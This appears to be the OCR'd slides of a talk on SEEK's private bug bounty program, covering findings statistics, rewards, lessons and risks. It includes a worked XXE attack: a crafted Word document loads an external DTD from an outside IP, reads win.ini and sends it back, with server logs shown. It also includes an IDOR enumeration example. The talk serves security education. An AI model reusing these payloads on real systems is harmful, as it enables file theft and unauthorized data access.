
Private Flex Program?

- Two week, private, managed program through Bugcrowd.
- 50 researchers were invited and they were paid for the issues found.
- Testing occurred on production systems.
- Scope was www.seek.com.au, talent.seek.com.au and talentsearch.seek.com.au.
- Effort from SEEK's side was ~5 days FTE (not including remediation of issues).


104 issues were reported in total, with 40 being verified issues:



Timeline of Issues Submitted




3 High, 7 Medium and 31 Low issues were reported:




T10 OWASP Top 10 Application Security Risks – 2013

A1 – Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.


97.5% of all issues are categorised in the OWASP Top 10:




50 researchers were invited, 15 submitted and 12 were valid:




12 researchers who submitted valid issues came from:




Distribution of $15K USD reward pool:




Distribution of $15K USD reward pool:



Only Slight Increase in Overall Traffic



Increase in WAF Rules Triggered



Lesson	Reason
Double and triple check the program start dates!	UTC was confused with AEST
Some of the bug bounty researchers don't follow ALL the rules in the bounty brief.	- English is not their first language. - They assume it’s similar to other briefs. - They are hackers and don’t follow the rules :P
Some parts of the websites in scope are hosted by a third party.	We did not let the third party hosting provider for the Advice and Tips pages know that we were running a bounty program.

The Risks

A tester could perform testing that brings down or disrupts production.
A tester could interact with real customers. I.e Post a job or send message on talent search.
A tester could exploit an issue and exfil SEEK customer PII data.
A tester could publicly disclose an issue without our permission. During or after the program.

Managed Bug Bounty

Pro

- Different skill sets
- More eyes
- Good ROI
- Continuous

Cons

- More risks involved
- Extra resources needed
- Can’t verify what has been tested.

vs

Security Consultant

Pro

- More control (scope, test restrictions)
- Detailed advice on remediation
- Wider range of services/tests


Cons

- Expensive
- Skills shortage
- Doesn't fit with new dev practices.

XML External Entity Attack

How I Hacked Facebook with a Word Document

xxe_test_external_dtd.docx




```
→  Downloads unzip xxe_test_external_dtd.docx
Archive:  xxe_test_external_dtd.docx
  inflating: [Content_Types].xml
   creating: _rels/
  inflating: _rels/.rels
   creating: docProps/
  inflating: docProps/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/docProps/
  inflating: __MACOSX/docProps/._.DS_Store
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: docProps/thumbnail.jpeg
   creating: word/
   creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/stylesWithEffects.xml
   creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
  inflating: word/document.xml
```

document.xml — securityworkshop

document.xml

```
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2
3  <!DOCTYPE go [
4  <!ENTITY % go2 SYSTEM "http://52.64.105.114/payload.dtd">
5  %go2;
6  %all;
7  %send;
8  ]>
```

Downloads

```
→  Downloads zip -u xxe_test_external_dtd.docx
updating: word/ (stored 0%)
updating: word/document.xml (deflated 65%)
```

payload.dtd — securityworkshop


payload.dtd

```
1 <!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
2 <!ENTITY % all "<!ENTITY &#37; send SYSTEM
  'http://52.64.105.114/?%file;'>">
```

http://52.64.105.114/payload.dtd

jberton — admin@ip-10-0-0-63: ~ -

```
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
```


eek
Lucas
Career history
Required
Current status
Required
Skills & qualifications
Role preferences
Resume
Add a new resume - 2MB maximum file size
Up to 10 resumes can be stored securely in your account.
You can use them to apply from any computer or mobile device.
Microsoft Word (.doc or .docx), Adobe Acrobat (.pdf) or text file (.txt or .rtf)
Add a resume
Select a primary resume
One resume can be selected as the primary resume for your profile
xxe__3_.docx
15k - Added 21 Jun 2016

```
Downloads — admin@ip-10-0-0-63: ~ — ssh kaliextern — 99×34
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /payload.dtd HTTP/1.1" 200 -
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[
extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 301 -
```

c:/windows/win.ini

```
 for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Insecure Direct Object Reference

Insecure Direct Object Reference

1. Application provides direct access to objects based on user-supplied input. E.g.

   /GetAttachment?UserID=**89783488**&attachmentID=**53412090**

2. Server does not check that the authenticated user is allowed to get the attachment of UserID (authorization bypass).

3. With any authenticated account an attacker can enumerate through **ALL** the ID's and download **ALL** the attachments!!

   /GetAttachment?UserID=**1111111**&attachmentID=**11111111**

Insecure Direct Object Reference

Request	Payload1	Payload2	Status ▲	Error	Timeout	Length	Comment
0			200	☐	☐	58643	baseline request
1003	1	1	200	☐	☐	388	
3006	2	3	200	☐	☐	338	
3007	3	3	200	☐	☐	328	
3008	4	3	200	☐	☐	334	
3010	6	3	200	☐	☐	334	
3009	5	3	200	☐	☐	336	
3011	7	3	200	☐	☐	334	
4007	2	4	200	☐	☐	326	
4008	3	4	200	☐	☐	316	
4009	4	4	200	☐	☐	322	
4010	5	4	200	☐	☐	324	
4011	6	4	200	☐	☐	322	
4012	7	4	200	☐	☐	322	
1	0	0	404	☐	☐	17436	
2	1	0	404	☐	☐	17436	
3	2	0	404	☐	☐	17436	
4	3	0	404	☐	☐	17436	
5	4	0	404	☐	☐	17436	
6	5	0	404	☐	☐	17436	
7	6	0	404	☐	☐	17436	
8	7	0	404	☐	☐	17436	
9	8	0	404	☐	☐	17436	

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Whats Next For SEEK?

Done	Next	Maybe
Private Flex Program	Private Ongoing Program	Unmanaged Public Program
seek		

Credits/References

- https://pages.bugcrowd.com/hubfs/PDFs/state-of-bug-bounty-2016.pdf
- https://www2.trustwave.com/rs/815-RFM-693/images/2016%20Trustwave%20Global%20Security%20Report.pdf
- http://www.wired.co.uk/article/hack-the-pentagon-bug-bounty
- http://bugsheet.com/directory
- http://www.theverge.com/2016/3/8/11179926/facebook-account-security-flaw-bug-bounty-payout
- http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/
- http://www.cio.com.au/article/606319/australia-hardest-hit-globally-by-cyber-security-skills-shortage-report/
- http://www.abc.net.au/news/2015-08-27/global-skills-shortage-for-cyber-security-experts2c-says-commo/6730034

The End